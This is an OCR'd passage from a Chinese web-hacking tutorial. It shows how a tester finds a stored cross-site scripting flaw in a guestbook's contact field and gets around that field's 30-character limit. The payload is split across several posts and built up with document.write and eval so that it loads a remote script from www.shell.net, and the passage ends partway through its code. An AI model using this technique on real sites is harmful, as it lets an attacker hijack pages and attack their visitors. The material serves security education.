


图1




图2

因为这里我们测试的是跨站，所以敏感的字符是"和空格以及<>等，那么我们就在联系方法和留言内容里都写上<'hehe"> I love you!提交，如图2，发现程序没有报错哦！那看看程序是怎么处理我们提交的数据吧！一切都是黑盒情况下进行的！所以我们在返回的页面里查找源文件中的字符“hehe”，发现我们提交的留言里的特殊字符都被过滤掉了，但是显示联系方式的地方没有做任何过滤哦，如图3所示。呵呵，这么轻易的就发现了漏洞！不错吧！但是关于跨站的实际利用其实还是有另外一个限制因素的，那就是变量的长度！这里的变量允许输入多长呢？我们再提交一个留言吧！在联系方式里写上50个d然后提交，发现返回的地方只有30个了，如图4所示。很明显，联系方式那里的变量最大也只有30个字符的长度，那么现在的问题就是如何利用30个字符的长度写一个有效的跨站代码呢？

因为这里我们要用自己的script标记，所以必须在<script></script>中用掉确良17个字符，剩下13个字符可以自由支配，当然我们就可以用<script>alert('Test')</script>来跨站跨着玩，但是这除了糟人厌恶之外没有任何意义，我们最好引入一个Frame或者一个js代码嘛！那才够有威力！如果我们想用src属性引入一个js代码的话，<script src=></script>用掉了22个字符，剩下




图3




图 4




图 5

8 个字符是可以自由支配的，但是到了这个份上，我想 8 个字符是无论如何也满足不了大家需要的吧，根本无法引入一个有效的 Url 地址！呵呵！程序是死的，但是我们的思想却是无限的，继续突破吧！注意，这里我们是可以重复留言的，也就是说可以提交多个脚本标记，那么我们完全可以利用这个特性将代码拆分做我们想做的事！还要注意一点就是 Js 脚本的语法特性，多个 js 代码的话，后面的语句必须先提交才能在页面里让代码顺利执行！


有了上面的思路，让我们继续吧！譬如我们要引入 http://www.shell.net/1.js 这个 js 文件，然后我们就可以通过控制这个 js 文件来控制这个网站的页面了，如何做呢？我们可以利用这样的代码：<script src=//www.shell.net/1.js></script>引入 js 文件，但是如何引入上面的代码呢？我们知道 js 里面有个对象 document.write 可以在当前页面输入内容，如果我们将上面的代码内容用：document.write('<script src=//www.shell.net/1.js></script>')，这样写就可以在当前页面引入 js 了，而如何执行上面的代码呢？我们可以用函数 eval()，这个函数可以执行某个变量的内容，至于如何控制变量，我们是可以解决的，方法如下：

```
<script>z='document.'</script>
<script>z=z+'write("'</script>
